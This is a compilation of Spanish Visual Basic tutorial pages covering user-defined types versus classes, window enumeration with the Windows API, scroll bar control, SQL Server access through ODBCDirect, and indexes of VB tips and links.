Los tipos definidos por el usuario (TDU) son un tipo especial de variables "agrupadas" (no es realmente así; es como si fuese una variable "dividida en trozos", pero para el caso nos vale). En ocasiones pueden resultar muy útiles. Por ejemplo, en el caso anterior: supongamos que estamos haciendo un programa que lleva la gestión de nuestros amigos, y tenemos varios datos para cada uno de ellos: el nombre y los apellidos, la edad y el sexo (lo realmente importante). Podríamos hacerlo así:

```
Public Nombre() As String

Public Apellido1() As String

Public Apellido2() As String

Public Edad() As Integer

Public SexoVaron() As Boolean
```

Pero el problema con este sistema es que va a ser preciso redimensionar cada matriz (con el consiguiente riesgo de errores). Por ello, es mucho más sencillo hacerlo así:

```
'Módulo estándar modAmigos
Option Explicit

Public Type TipoAmigo
    Nombre As String
    Apellido1 As String
    Apellido2 As String
    Edad As Integer
    SexoVaron As Boolean
End Type

Public tGAmigo() As TipoAmigo
```

Ahora hemos creado una matriz de un TDU propio. Ahora, si tenemos veinte amigos, ponemos:

```
Redim tGAmigo (20)
```

Y si queremos añadir un amigo más:

```
Redim Preserve tGAmigo (UBound(tGAmigo) + 1)
```

Luego, para almacenar los datos, podemos usar un archivo de acceso aleatorio (ver el curso básico del Guille) o una base de datos.

Pero los TDUs tienen sus limitaciones. Una es evidente: ni filtran los datos ni operan con ellos. Por eso, en el ejemplo anterior, podríamos tener un problema con la edad: habrá que modificarla manualmente cada año. Tal vez sea mejor usar algún otro sistema, como veremos luego.

Pero otra limitación es menos evidente: no podemos usarlos como miembros públicos

de un formulario, ni pasarlos como argumento de un método o función público, ni tener una función que nos devuelva un TDU. Y eso puede ser fuente de problemas:

En el ejemplo anterior, queremos que el programa que estamos haciendo tenga una pantalla para editar los datos del amigo. Y queremos usar la misma pantalla tanto para introducir un amigo nuevo, como para modificar los datos de una amigo anterior ¿Cómo hacerlo? Podríamos tener un método público en frmAmigo que tuviese como parámetro TipoAmigo:

```
Public Sub EditarAmigo(ByRef Amigo As TipoAmigo)
```

Pero nos da un error: no se pueden usar tipos definidos por el usuario como miembros públicos de un módulo de objeto. ¿Cómo lo pasaremos, pues? Una solución sería tener una copia provisional "externa" de TipoAmigo, y un formulario escribe en una y el otro lo lee. Necesitaremos también alguna variable que indique si se han hecho cambios, etc. Para ello, declaramos en un módulo estándar:

```
Public tGAmigoProv As TipoAmigo
```

El proyecto PAmig0.vbp está desarrollado con TDUs. Aparentemente funciona, pero tiene varias deficiencias:

- Requiere la utilización de varias variables públicas (una variable TipoAmigo, y dos variables booleanas "indicadoras de estado". Aunque funcione, no es una buena práctica de programación: ¿Qué pasaría si tuviésemos ocho formularios de introducción de datos? Cada uno de ellos requeriría sus propias variables públicas, y si por error un formulario modifica una variable que no sea la suya (por un error de nomenclatura), o nos olvidamos de "poner a cero" algún indicador, se producirían errores muy difíciles de depurar.
- La matriz de TDUs dónde se almacenan los datos en memoria, al ser pública, es accesible desde cualquier punto del programa. Y podemos modificarla por error. Por ejemplo, podríamos haber hecho una rutina que comprobase que las edades fuesen correctas. Pero podemos acceder a la matriz de TDUs sin pasar por esa rutina. Esos "atajos" son una fuente potencial de errores.
- No se filtran los valores introducidos. La validación de los datos debe hacerse a nivel de formulario, con todos los problemas que ello implica (ver "Variables con límites").

Otra posibilidad sería usar, en lugar de variables públicas, un método público en el formulario, cada uno de cuyos parámetros fuese uno de los "componentes" de TipoAmigo:

```
Public Function EditarAmigo(Nombre As String, Apellido1 As String, ...
```

También funcionaría. Pero implicaría una relación demasiado estrecha (incestuosa, vamos) entre TipoAmigo, frmGestion y frmAmigo. Por ejemplo, si modificamos el componente "Edad" a Long, hay que modificar los métodos públicos, etc. Si se añade

otro "Componente" (Domicilio), lo mismo.

Todos estos problemas se pueden evitar mediante una programación cuidadosa. Pero requiere tiempo y, si encima se está desarrollando en un grupo, obliga a que los participantes estén continuamente en contacto, ya que las modificaciones del código de uno afectan a los demás (por ejemplo: si se usan variables públicas, hay que ponerse de acuerdo con el nombre de las variables, para que no interfieran).

Para evitar todos estos problemas, es conveniente usar otro estilo de programación, lo más modular posible, y que evite el uso de variables públicas. Lo ideal sería que TipoAmigo tuviese sus propias reglas de validación, sus valores por defecto, procesase la edad... Y que pudiese pasarse como un parámetro privado, ya que entonces las modificaciones del tipo no afectarían al método.

Eso, los TDUs no pueden hacerlo. Pero las clases, sí. Vamos a ver como:

El primer paso va a ser sustituir el tipo público TipoAmigo por una clase pública clsAmigo. Tendrá las mismas variables. En algún caso (cuando no requieren "procesado, como es el caso del nombre) será como variables públicas. En otros casos (como con la fecha de nacimiento) será como propiedades, para poder incorporar "filtros" para los datos introducidos. En lugar de tener una propiedad "Edad", tendrá una propiedad pública "FechaNacimiento" y otra, de sólo lectura, "EdadActual" (en este caso se ha añadido un procedimieto Property Let que genera un error interceptable; si simplemente no se hubiera incluído el procediiento, se produciría un error al compilar el módulo).

La clase se ha construido mediante el asistente de VB5 "Class Builder Utility", aunque posteriormente se ha modificado el nombre de las variables, y se ha modificado el código

Además, la propia clase tendrá sus reglas de validación, que en este caso será sólo para la fecha de nacimiento: los límites de valores, los valores por defecto... Están como constantes, pero se podrían haber escrito como propiedades (o como propiedades ocultas, como luego veremos).

Lo más útil es que la clase no sólo validará sus datos y se inicializará, sino que también la podremos pasar como un argumento, para poder establecer una comunicación "privada" entre formularios. Esta comunicación, además, será independiente de la estructura interna de la clase clsAmigo (podemos añadir propiedades, etc., sin tener que modificar los argumentos del módulo).

Cuando se vaya a añadir o modificar un amigo, se envía al formulario frmAmigos una copia de la clase clsAmigo. Puede ser ya una copia "rellena" (si se van a modificar los datos) o una copia en blanco (si se va a añadir). Posteriormente, frmAmigos introduce los datos en la clase. La clase se "encarga" de avisar si los datos son incorrectos. Si todo va bien, frmAmigos informará a frmGestión que no hay errores, y los datos se guardarán.

La ventaja de pasar los datos por parámetros, en lugar de usar variables públicas, es

que ya no hay valores "expuestos" que se puedan modificar por error. Los dos formularios y la clase se comunican con métodos públicos, no mediante "atajos" como variables globales. Incluso hay mecanismos de seguridad (en frmAmigos) para evitar que pueda cargarse el formulario de forma anómala (mediante .Show, sin pasar por su método "PonerDatos". Quedan variables "indicadores de estado", pero ahora están dentro de los módulos, ocultas al resto del proyecto.

Como ahora cada módulo es independiente del funcionamiento y la estructura interna delos otros, se facilita el desarrollar en grupo. Basta con ponerse de acuerdo con la interfaz de clsAmigos, los métodos, y luego cada uno trabajar (y mejorar) por su cuenta. Si posteriormente el desarrollador de clsAmigos decide modificarlo (por ejemplo, añadir una nueva propiedad "Telefono") no afectará al funcionamiento de frmGestion y frmAmigos (aunque no serán capaces de utilizar el nuevo dato).

En resumen: las clases tienen varias ventajas sobre los TDUs, pero las principales son que pueden ser miembros públicos de un módulo, y que pueden encargarse del procesado interno de los datos.

Los proyectos Pamig0 y Pamig1 muestran el código anterior (con TDUs y con clases).

Sin embargo, el programa aún no funciona bien: sigue habiendo una variable pública: la matriz de datos (de amigos). Está expuesta a modificaciones sin control desde otros puntos del programa. Se puede acceder a los elementos de la matriz alegremente, e incluso añadir o eliminarlos. Tal vez requiramos la utilización de algún tipo de matriz inteligente, como veremos más adelante.

Pulsa este link para bajarte el código de ejemplo: Clases1c.zip 30.8 KB

Pulsa este link para ir a la página de clases en Visual Basic

Este otro te llevará al la segunda entrega

Enumerando Ventanas

Buscar una ventana en ejecución y lista de todas las ventanas

Fecha: 23/May/987
Autor: Nacho Cassou Ignacio.Cassou@wl.com

Hola Guille,

Aquí te mando una colaboración sencilla pero que puede ser muy útil.

- Obtener la lista de todas las ventanas activas en Windows (y de paso, comprobar si existe alguna en concreto)
Es para 32 bits y sólo para VB5 debido a que hay que utilizar el operador 'AddressOf', que no está disponible en versiones anteriores.
No la he probado en Windows NT pero seguro que funciona.

La verdad es que el trabajo lo hace todo una función del API (EnumWindows). Lo que hace esta función es enumerar todas las ventanas existentes en Windows (visibles o no) y, por cada una que encuentra, llamar a la función 'Callback' que le hayamos dicho.

¿Cómo le decimos cuál es la función que queremos que se ejecute?. Muy sencillo, utilizando el operador 'AddressOf', que lo que hace es, ni más ni menos que pasarle a EnumWindows la dirección en memoria (puntero) a nuestra función.

Así pues, tenemos que por cada ventana que encuentre, invocará una función de nuestro programa (que debe estar en un módulo 'bas' y ser pública) y pasarle dos parámetros, uno el hWnd (handler) de la ventana encontrada así como un parámetro que nosotros le hayamos pasado a EnumWindows (aunque yo no lo estoy usando en este caso).

Dentro de nuestra función, tan sólo nos queda llamar a otra función del API llamada 'GetWindowText' usando el hWnd que hemos recibido y ya tenemos el título de la ventanita de marras, con lo cual, si queremos comprobar si una determinada ventana existe, lo único que hay que hacer es comparar dos strings (ojo porque el título obtenido viene relleno de 'nulls')
Así pues, en cuanto detectamos que la ventana que nos interesa existe,
le damos como valor de retorno a nuestra función 'False' y así EnumWindows deja de rastrear.

Nos vemos,

Nacho.

Nota: He modificado un poco el código y he añadido la opción de "mostrar" todas las ventanas disponibles, si has visto el código que puse en la utilidad ListVentanas, verás que usando la subclasificación (gracias a AddressOf) es mucho más simple.

Aquí tienes una "foto" del form de prueba y el código usado:

```
'
'Módulo EnumWMod.bas
'
'Original de Nacho Cassou,
'modificado por Guillermo 'guille' Som                  (24/May/98)
'
Option Explicit


'Declare Function EnumWindows Lib "user32" _
        (ByVal lpfn As Long, ByVal lParam As Long) As Boolean

'Si se quiere usar lParam como parámetro de retorno
Declare Function EnumWindows Lib "user32" _
        (ByVal lpfn As Long, lParam As Any) As Boolean

Declare Function GetWindowText Lib "user32" Alias "GetWindowTextA" _
        (ByVal hWnd As Long, ByVal lpString As String, _
        ByVal cch As Long) As Long

Public TituloABuscar As String
Public SWEncontrado As Boolean

Public Function FuncRetNombres(ByVal hWnd As Long, Parametro As Long) As Boolean
    Dim Titulo As String * 256
    Dim Ret As Long
    Dim NombreVentana As String

    DoEvents

    Ret = GetWindowText(ByVal hWnd, ByVal Titulo, ByVal Len(Titulo))
    NombreVentana = Left$(Titulo, Ret)
    If Len(NombreVentana) Then
        Form1.List1.AddItem NombreVentana
```

```
    End If

    FuncRetNombres = True
End Function

Public Function FuncionRetorno(ByVal hWnd As Long, Parametro As Long) As Boolean
    Dim Titulo As String * 256
    Dim Ret As Long

    Parametro = Parametro + 1
    DoEvents

    Ret = GetWindowText(ByVal hWnd, ByVal Titulo, ByVal Len(Titulo))
    If Left$(Titulo, Len(TituloABuscar)) = TituloABuscar Then
        SWEncontrado = True
        FuncionRetorno = False
    Else
        FuncionRetorno = True
    End If

End Function


'Form EnumWForm.frm
'
'Original de Nacho Cassou,
'modificado por Guillermo 'guille' Som                  (24/May/98)
'
Option Explicit

Private Sub Command1_Click()
    Dim bRet As Boolean
    Dim Parametro As Long

    TituloABuscar = Text1
    SWEncontrado = False

    bRet = EnumWindows(AddressOf FuncionRetorno, Parametro)

    If SWEncontrado Then
        MsgBox "Encontrado, se ha buscado en " & Parametro & " ventanas"
    Else
        MsgBox "No encontrado, se ha buscado en " & Parametro & " ventanas"
    End If
End Sub

Private Sub Command2_Click()
    Dim bRet As Boolean

    List1.Clear
    bRet = EnumWindows(AddressOf FuncRetNombres, ByVal 0&)

End Sub

Private Sub Form_Load()
    Text1 = "Autoexec.bat - WordPad"

End Sub

Private Sub Form_Unload(Cancel As Integer)
    Set Form1 = Nothing
End Sub
```

Pulsa este link para bajarte los listados de ejemplo (EnumWnd_nc.zip 2.20 KB)

Scroll Bars

Como habilitar, dehabilitar, ver y/o ocultar

Fecha: 5/May/98 (03/Mayo/1998)
Autor: Jose Montaner 'Satélite'

Este ejemplo muestra como manejar con el API, las barras de scroll en aquellos controles que **no disponen de** la propiedad "**ScrollBars**"

Utiliza la función sBarVisible para ocultar/mostrar las barras de desplazamiento de un control, y la función sBarEnabled para habilitarlas/dehabilitarlas.

El siguiente código esta pensado para incluirse como módulo BAS dentro un proyecto de VB 32 bits

```
Option Explicit
'Funciones para el manejo de las barras de desplazamiento
'en controloes que no dispones de la propiedad "ScrollBars"
'
'sBarFunciones.bas 2 de Mayo de 1.998 VB5
'Por Jose Montaner 'Satelite' casa2001@apdo.com

' Constantes de barra de desplazamiento
Public Enum eBar
Horizontal = 0
Vertical = 1
Automatico = 2
Ambas = 3
End Enum

Private Declare Function EnableScrollBar Lib "user32" _
(ByVal hwnd As Long, ByVal wSBflags As Long, ByVal wArrows As Long) As Long
Private Declare Function ShowScrollBar Lib "user32" _
(ByVal hwnd As Long, ByVal wBar As Long, ByVal bShow As Long) As Long


Public Sub sBarVisible(ByVal cntrl As Variant, ByVal barras As eBar, ByVal visible
As Boolean)
'Muestra/Oculta barras de desplazamiento

'cntrl: Control que deseamos atacar
'barras: Indica que barras queremos mostrar/ocultar
'Visiable: True/False
Dim ret As Long
```

```
ret = ShowScrollBar(cntrl.hwnd, barras, visible)
End Sub
Public Sub sBarEnabled(ByVal cntrl As Variant, ByVal barras As eBar, ByVal enabled
As Boolean)
'Habilita/Deshabilita

'cntrl: Control que deseamos atacar
'barras: Indica que barras queremos habilitar/deshabilitar
'Enabled: True/False
Dim ret As Long

ret = EnableScrollBar(cntrl.hwnd, barras, IIf(enabled, 0, &H3))
End Sub
```

Jose Montaner 'Satélite' casa2001@apdo.com

Para que no tengas que teclear te puede bajar el módulo BAS pulsando aqui (709 Bytes)

Acceso a Bases de datos SQL Server...


Fecha: 04/May/98
Autor: Quique

Acceso a una Base de datos SQL Server utilizando el metodo OpenConnection para establecer una conexión con un origen de datos de un espacion de trabajo ODBCDirect.
Ejecuta consultas de SQL directamente el Server, creando procedimientos almacenados, tablas temporales y borrandolos antes de cerrar la conexión.
El modulo es llamado desde un formulario, pero si se quiere se pueden quitar todas las referencias al formulario y el modulo se ejecutaria sin mensajes.
En este ejemplo creo una tabla en SQL Server y la traspaso a ACCESS 97, pero se podria modificar para que imprimiera un informe en CR, por ejemplo.

```
Sub Procedimiento_SQL(CdAnio As String)
    Dim wsODBC As Workspace, conODBC As Connection, bd As Database, rs As Recordset, qdfTemp As
QueryDef, tdf As TableDef
    Dim SQL_1 As String, SQL_2 As String, MiSQL As String, i As Integer

    DoCmd.SetWarnings False  ' Desactiva la presentación de mensajes del sistema
    DoCmd.Hourglass True 'lleva a cabo la acción RelojDeArena

    Forms!T_SQL!Lit_Estado.Caption = "Conectando a Base de Datos"
    DoEvents
    Set wsODBC = CreateWorkspace("", <NOMBRE DE USUARIO>,<PASSWORD>, dbUseODBC)
'Crea un nuevo espacio de trabajo Workspace de ODBCDirect, al establecer  dbUseODBC el motor de base
de datos Microsoft Jet no se cargará en memoria y toda actividad se producirá con el origen de datos
ODBC identificado el en objeto Connection.

    Set conODBC = wsODBC.OpenConnection("NuevaConexion", dbDriverNoPrompt, True,
"ODBC;DATABASE=<NOMBRE BASE DATOS>;UID=<NOMBRE USUARIO>;PWD=<PASSWORD>;DSN=<CREADO EN ODBC32>")
' Establece una conexión con origen de datos en un espacio de trabajo ODBCDirect. DbDriverNoPrompt
utiliza la cadena de conexión proporcionada en <nombreBaseDatos> , si no se proporciona suficiente
informacion produce un error en tiempo de ejecucion, cambiar a dbDriverPrompt si se desea que el
administrador del controlador muestre el cuadro de dialogo.

' La siguiente sentencia prepara la sesion en el servidor para una consulta "dirty reads", que no se
bloquee ninguna tabla de las que se usen.
    Set qdfTemp = conODBC.CreateQueryDef("") ' los objetos son siempre temporales en ODBCDirect
    With qdfTemp
        .Prepare = dbQUnprepare
        .SQL = "SET TRANSACTION ISOLATION LEVEL READ UNCOMMITTED"
        .ODBCTimeout = 120
        .Execute
    End With

'Verificamos que no existe el procedimiento alamcenado en el servidor
    Set qdfTemp = conODBC.CreateQueryDef("")
    MiSQL = "if exists (select * from sysobjects where id = object_id('proced') and sysstat & 0xf =
4)" & _
      " drop procedure proced"
    With qdfTemp
        .Prepare = dbQUnprepare
        .SQL = MiSQL
        .ODBCTimeout = 120
        .Execute
    End With

'Verificamos que no existe la tabla auxiliar que creamos como almacenamiento temporal
```

```
    Set qdfTemp = conODBC.CreateQueryDef("")
    MiSQL = "if exists (select * from sysobjects where id = object_id('Tmp_ Dist') and sysstat & 0xf
= 3)" & _
      " drop table Tmp_Dist"
    With qdfTemp
        .Prepare = dbQUnprepare
        .SQL = MiSQL
        .ODBCTimeout = 120
        .Execute
    End With

' Aquí esta el procedimiento almacenado en cuestion. Se pasa como parametro el año, y se utilizan
transaccciones con el fin de no bloquear la tempdb.
    Set qdfTemp = conODBC.CreateQueryDef("")
    SQL_1 = "CREATE PROCEDURE Proced (@CdAnio char(4)) AS " & _
            "begin tran " & _
                "SELECT anio_factura AS anio, mes_factura AS mes, id_cliente, id_producto AS
id_producto, id_envase AS id_envase, " & _
                    "SUM(kgs) AS Kilos " & _
                    "INTO #tmp_sog " & _
                    "FROM Venta_Direc V " & _
                    "WHERE anio_factura = @CdAnio AND " & _
                    "GROUP BY anio_factura, mes_factura, id_cliente, id_producto, id_envase " & _
            "if @@error != 0 " & _
                "rollback " & _
            "commit tran "
    SQL_2 = "begin tran " & _
                "SELECT id_cliente AS id_Distribuidor, anio, mes, T.id_producto, id_envase, kilos "
& _
                    "INTO Tmp_Dist " & _
                    "FROM #tmp_sog T, producto P, familia_nueva F, especialidad E, sublinea S " & _
                    "WHERE T.id_producto = P.id_producto AND " & _
                    "P.id_familia_nueva = F.id_familia_nueva AND " & _
                    "F.id_especialidad = E.id_especialidad AND " & _
                    "E.id_sublinea = S.id_sublinea AND " & _
                    "S.id_linea_nueva IN ('A','I','G','P','D') " & _
                    "ORDER BY id_Distribuidor, anio, mes, T.id_producto, id_envase " & _
            " drop table #tmp_sog " & _
            "if @@error != 0 " & _
                "rollback " & _
            "commit tran "
    MiSQL = SQL_1 + SQL_2

' Pasa el procedimiento almacenado a SQL Server
    Forms!T_COMPRAS!Lit_Estado.Caption = "Procesando registros de Base de datos"
    DoEvents
    With qdfTemp
        .Prepare = dbQPrepare
        .SQL = MiSQL
        .ODBCTimeout = 120
        .Execute
    End With

'Ojo. Aquí se utiliza un formulario, desde el cual se llama al modulo.
' Aquí es donde se ejecuta la consulta en el servidor
    MiSQL = "EXEC Proced '" & Forms!T_COMPRAS!CdAnio & "'"
    Set qdfTemp = conODBC.CreateQueryDef("")
    With qdfTemp
        .Prepare = dbQUnPrepare
        .SQL = MiSQL
        .ODBCTimeout = 240
        .Execute
    End With

    Set qdfTemp = conODBC.CreateQueryDef("")
    MiSQL = "if exists (select * from sysobjects where id = object_id('Proced') and sysstat & 0xf =
4)" & _
      " drop procedure Proced"
    With qdfTemp
        .Prepare = dbQUnprepare
```

```
        .SQL = MiSQL
        .ODBCTimeout = 120
        .Execute
    End With

    Forms!T_COMPRAS!Lit_Estado.Caption = "Creando Tabla "
    DoEvents

    Set bd = CurrentDb()
    bd.TableDefs.Refresh

' Elimina la tabla auxiliar si existe en ACCESS
    For i = (bd.TableDefs.Count) - 1 To 0 Step -1
        If bd.TableDefs(i).Name = "T_COMPRAS" Then
            bd.TableDefs.Delete "T_COMPRAS"
        End If
    Next i

        ' Traspasa la tabla de SQL Server a la base de datos local en ACCESS 97
    DoCmd.TransferDatabase acTable, "Bases de datos ODBC", _
"ODBC;DATABASE=<nombre de base de datos>;UID=<nombre de usuario>;PWD=<password>;DSN=<Creado en
ODBC32>", _
          acTable, "Tmp_Dist", "T_COMPRAS"
    bd.TableDefs.Refresh

' Borra la tabla auxiliar del servidor
    Set qdfTemp = conODBC.CreateQueryDef("")
    MiSQL = "if exists (select * from sysobjects where id = object_id('Tmp_ Dist') and sysstat & 0xf
= 3)" & _
     " drop table Tmp_ Dist"
    With qdfTemp
        .Prepare = dbQUnprepare
        .SQL = MiSQL
        .ODBCTimeout = 120
        .Execute
    End With

    'Cierre de conexiones ODBC
    conODBC.Close : Set conODBC = nothing
    wsODBC.Close : Set wsODBC = nothing
    Set bd = Nothing
    Forms!T_COMPRAS!Lit_Estado.Caption = "Proceso finalizado"
    DoEvents
    DoCmd.SetWarnings True
    DoCmd.Hourglass False
    Forms!T_COMPRAS!Salir.SetFocus
End Sub
```



eBooks para Microsoft Reader

Actualizado el 24/Oct/2002

Aunque esto de los eBooks no está directamente relacionado con la programación, he creído conveniente crear una sección dedicada a este tema.
Realmente está dedicada a los libros para Microsoft Reader, ya que eBooks también los hay en formato del Acrobat Reader y otros más.
Aquí encontrarás links con los que podrás bajarte el visor de estos libros, con extensión .lit, así como algunas de las utilidades que hay en la red para poder crearlos.

Los Links:

1. Microsoft Reader (el visor de libros)
2. Herramientas para crear eBooks para Microsoft Reader
3. Cómo crear un eBook para Microsoft Reader
4. Un eBook GRATIS sobre .NET Framework (en la página de MSDN España)
   Este es el nuevo link para el eBook... a ver si no lo cambian más... (24/Oct/02)
   y este otro es la página de eBooks en MSDN España (cuando no funcione...)
5. gsLitGen: mi utilidad para crear eBooks... (03/Ago/01)
6. gsLitGen: mi utilidad para crear eBooks... (revisión del 10/Ago/01)
7. Revisión del **23/Oct/2002** de la utilidad gsLitGen (ahora con el código fuente)

Las Herramientas:

1. Read in Microsoft Reader add-in for Word (un complemento para usar en Word)
2. Microsoft Reader Tools (la página de Herramientas de Microsoft Reader)
3. ReaderWorks (una utilidad para crear eBooks)
4. eBook Express (para crear libros usando Internet)
5. gsLitGen (mi utilidad para crear eBooks)

Prueba para bajar (o ver un eBook desde la red)

Este link te "mostrará" el eBook creado con gsLitGen sobre cómo crear un eBook (17/Ene/02)

Crystal Report para Visual Basic

Última actualización: 27/Ago/2003 (anterior: 24/Ago/98)

Estos listados, comentarios, trucos, etc. han sido enviados por los coleguillas que lo firman, ya que un servidor (osea yo) no tiene ni idea del Crystal ni tiene intención de aprender a usarlo...

Gracias a todos.

Los colaboradores sobre Crystal Reports y sus colaboraciones:

1. **Juan José Fernández López (18-Ene)**
2. **Fernando Alvarez Lama (18-Ene)**
3. **Juan José Fernández López (30-Ene)**
4. **Fernando Alvarez Lama (30-Ene)**
5. **Agustín Barriada Pereira (09/Abr) Distribución correcta del Crystal Report (VB4)**
6. **Juan José Fernández López (10-Abr)**
7. **JJS (4-May) CR 5.0 - Variables Globales**
8. **Javier Nieto: (24/Ago/1998) Clase para encapsular el objeto Crystal**
9. **Daniel Maya: (22/Ago/2003) Cómo abrir un reporte hecho con Crystal Reports (Visual Basic)**
10. **Daniel Maya: (27/Ago/2003) Cómo hacer que un reporte muestre la información más actualizada**

Trucos y rutinas para Visual Basic (16 y 32 bits)

Tercera Parte:

1. Posicionar el cursor al final de una línea de texto
2. Acceder a un control por la tecla rápida sin necesidad de pulsar ALT+letra.
3. Para los que tenemos poca memoria... y VB5
4. Cómo simular sobreescribir e insertar en un TextBox
5. Limitar la entrada de un TextBox sólo a números (rectificada 21/Sep/01)
   Limitar la entrada de un TextBox sólo a números (incluso notación científica) (13/Jul/02)
6. Justificar el contenido de un TextBox
7. Mostrar los elementos de un ComboBox mientra se escribe
8. Sincronizar el contenido de dos ListBox
9. Activar la instancia anterior de una aplicación al cargarla por segunda vez
10. Desplazar los elementos de un ListBox
11. Hacer referencia a un control usando una variable
12. Otro procedimiento para esperar X segundos
13. Más sobre la colección Forms y Controls (hacer referencia a un control o form usando variables)
14. Cómo pasar parámetros opcionales de un procedimiento a otro, usando ParamArray. (15/Mar/99)
15. Usar la clase cNum2Text en una hoja de Excel (21/Ago/00)
16. Crear controles en tiempo de ejecución (31/May/01)
17. Ejemplos de cómo usar los controles *especiales* de Visual Basic clásico (Oct/2002)
    (Los controles comunes de Windows y esas cosas...)
    Ejemplo de uso del control TabStrip (03/Mar/98)
    Ejemplo de uso del control CoolBar (05/Dic/2000)
    Ejemplo de uso del control Treeview (05/Oct/2002)
    Ejemplo de uso del control ListView (06/Oct/2002)

18. Temas de Windows XP: consejos para usarlos desde Visual Basic clásico

(30/Oct/2002)
19. Usar un Servicio Web XML desde VB6 (20/Jun/2003)
20. Cómo crear un proyecto de instalación para VB6 con Visual Studio Installer (14/Jul/2003)
21. Cómo usar los lenguajes Scripts desde Visual Basic usando MSScript.ocx (05/Sep/1998 - 30/Jul/2003)
22. Una rutina para automatizar los formularios que usen temas de XP (21/Ago/2003)

Segunda Parte:

1. ¿Recursos?: Si, Gracias!
2. Comprobar cómo se cierra una aplicación
3. Averiguar el signo decimal
4. Usar los IO Ports en VB 16 y 32 bits
5. Funciones para leer/escribir en archivos INI
6. Desglosar una ruta/nombre de archivo
7. Cómo saber si un programa ha finalizado (VB4 16 ó 32)
8. Cómo saber si un programa ha finalizado (VB3)
9. Obtener la etiqueta y número de serie del volumen en VB de 16 bits. También para 32 bits
10. Usar Shell para ejecutar una orden del MS-DOS
11. Como llamar al Microsoft Internet Mail y News desde un programa VB
12. Ejecutar cualquier tipo de archivo, incluso accesos directos (LNK)
13. Un Huevo de Pascua (Easter Egg), el del VB4
14. Ejemplo de cómo restar Fechas y Horas
15. Leer la línea de comandos y quitarle los 'posibles' caracteres de comillas
16. Determinar la resolución de la pantalla.
17. Usa tus propias instrucciones en lugar de las de VB
18. Descargar una DLL o Ejecutable que esté en memoria (sólo 16 bits)
19. Barra de botones al estilo Office y un ToolTip sencillo
20. Revisión de la barra de botones.
21. No permitir cambiar el tamaño de una ventana redimensionable

Primera parte:

1. Mover un Form sin caption ¡Al fin un método sencillo!
2. Mover y soltar controles con Drag & Drop (AL FIN!)
3. Cambiar el tamaño de un Picture usando el API de Windows
4. Métodos para usar el CommonDialog de Visual Basic
5. Crear controles que se pueden cambiar de tamaño usando el API de Windows
6. Extraer iconos usando librerías del API de Windows
7. Añadir a la lista de un Combo el texto escrito
8. Imitar un Combo Box al estilo del de ayuda.

9. Scroll horizontal para un List Box usando SendMessage
10. Text-Box con 64 KB en lugar de 32 KB
11. Comprobar si un programa cargado con Shell se está ejecutando
12. Catálogo de CD's musicales
13. Más trucos usando el API de Windows (16 y 32 bits)
14. Dejar una ventana siempre visible
15. Seleccionar el texto al entrar en un TextBox
16. Mostrar la posición del cursor al editar un TextBox
17. Refrescar un control con DoEvents
18. Mostrar el texto "marcado" de un CheckBox al seleccionarlo
19. Crear una lista de CheckBox (ChkList)
20. Usa tu computadora para ganar dinero...
21. Otra forma de usar VScroll y HScroll...

Bajate todas las páginas de trucos en un sólo archivo (tip_vb.zip 29.4 KB Act: 05/Nov/98)

Trucos y rutinas para **Visual Basic** (1ª parte)

Actualizado el 15-Ene-1997

La página con los links de TODOS los trucos

Contenido:

1. Mover un Form sin caption ¡Al fin un método sencillo!
2. Mover y soltar controles con Drag & Drop (AL FIN!)
3. Cambiar el tamaño de un Picture usando el API de Windows
4. Métodos para usar el CommonDialog de Visual Basic
5. Crear controles que se pueden cambiar de tamaño usando el API de Windows
6. Extraer iconos usando librerías del API de Windows
7. Añadir a la lista de un Combo el texto escrito
8. Imitar un Combo Box al estilo del de ayuda.
9. Scroll horizontal para un List Box usando SendMessage
10. Text-Box con 64 KB en lugar de 32 KB
11. Comprobar si un programa cargado con Shell se está ejecutando
12. Catálogo de CD's musicales
13. Más trucos usando el API de Windows (16 y 32 bits)
14. Dejar una ventana siempre visible
15. Seleccionar el texto al entrar en un TextBox
16. Mostrar la posición del cursor al editar un TextBox
17. Refrescar un control con DoEvents
18. Mostrar el texto "marcado" de un CheckBox al seleccionarlo
19. Crear una lista de CheckBox (ChkList)
20. Usa tu computadora para ganar dinero...
21. Otra forma de usar VScroll y HScroll...

Notas
Autor

Notas:

Todos estos ejemplos y rutinas son de libre uso.
Si tienes algunos que quieras que se añadan, sólo tienes que enviarmelo por e-mail
Cuando haya una cantidad más o menos "considerable", veré de crear un fichero de ayuda.
Cualquier comentario SIEMPRE es bienvenido.
Gracias por colaborar.

1.-Mover un Form sin caption ¡Al fin un método sencillo!

```
'---------------------------------------------------------------------
'NOTAS:
'Listado a insertar en un módulo (.bas)
'si se quiere poner en un formulario (.frm)
'declarar la función como Private y quitar el Global de las constantes
'---------------------------------------------------------------------
'Constantes y declaración de función:
'
'Constantes para SendMessage
Global Const WM_LBUTTONUP = &H202
Global Const WM_SYSCOMMAND = &H112
Global Const SC_MOVE = &HF010
Global Const MOUSE_MOVE = &HF012

#If Win32 Then
        Declare Function SendMessage Lib "User32" Alias "SendMessageA" (ByVal hwnd As
Long, ByVal wMsg As Long, ByVal wParam As Long, lParam As Long) As Long
#Else
        Declare Function SendMessage Lib "User" (ByVal hWnd As Integer, ByVal wMsg As
Integer, ByVal wParam As Integer, lParam As Any) As Long
#End If
'
'
'Este código se pondrá en el Control_MouseDown...
'
Dim lngRet As Long

'Simular que se mueve la ventana, pulsando en el Control
If Button = 1 Then
        'Envía un MouseUp al Control
        lngRet = SendMessage(Control.hWnd, _
        WM_LBUTTONUP, 0, 0)
        'Envía la orden de mover el form
        lngRet = SendMessage(FormX.hWnd, _
        WM_SYSCOMMAND, MOUSE_MOVE, 0)
End If
```

2.-Mover y soltar controles con Drag & Drop (AL FIN!)

```
'---------------------------------------------------------------------
'Me ha costado cogerle el tranquillo al tema del Drag & Drop,
'ya que los ejemplos no ayudaban mucho para lo que yo lo quería.
'Se usan: DragOver, DragDrop, MouseDown y MouseUp.
'El único coñazo es tener que poner código en todos los controles...
'---------------------------------------------------------------------
'Variables a nivel del módulo
Dim DY As Single
Dim DX As Single

Private Sub CancelarDrag(Source As Control)
    Source.Visible = True
    Source.Drag vbCancel
End Sub

Private Sub FinalizarDrag(Source As Control, Button As Integer)
    If Button = vbLeftButton Then
        Source.Visible = True
```

```
        Source.ZOrder
        Source.Drag vbEndDrag
    End If
End Sub

Private Sub IniciarDrag(Source As Control, Button As Integer, X As Single, Y As
Single)
    If Button = vbLeftButton Then
        DX = X
        DY = Y
        'Permitir la operación de Drag & Drop
        Source.Drag vbBeginDrag
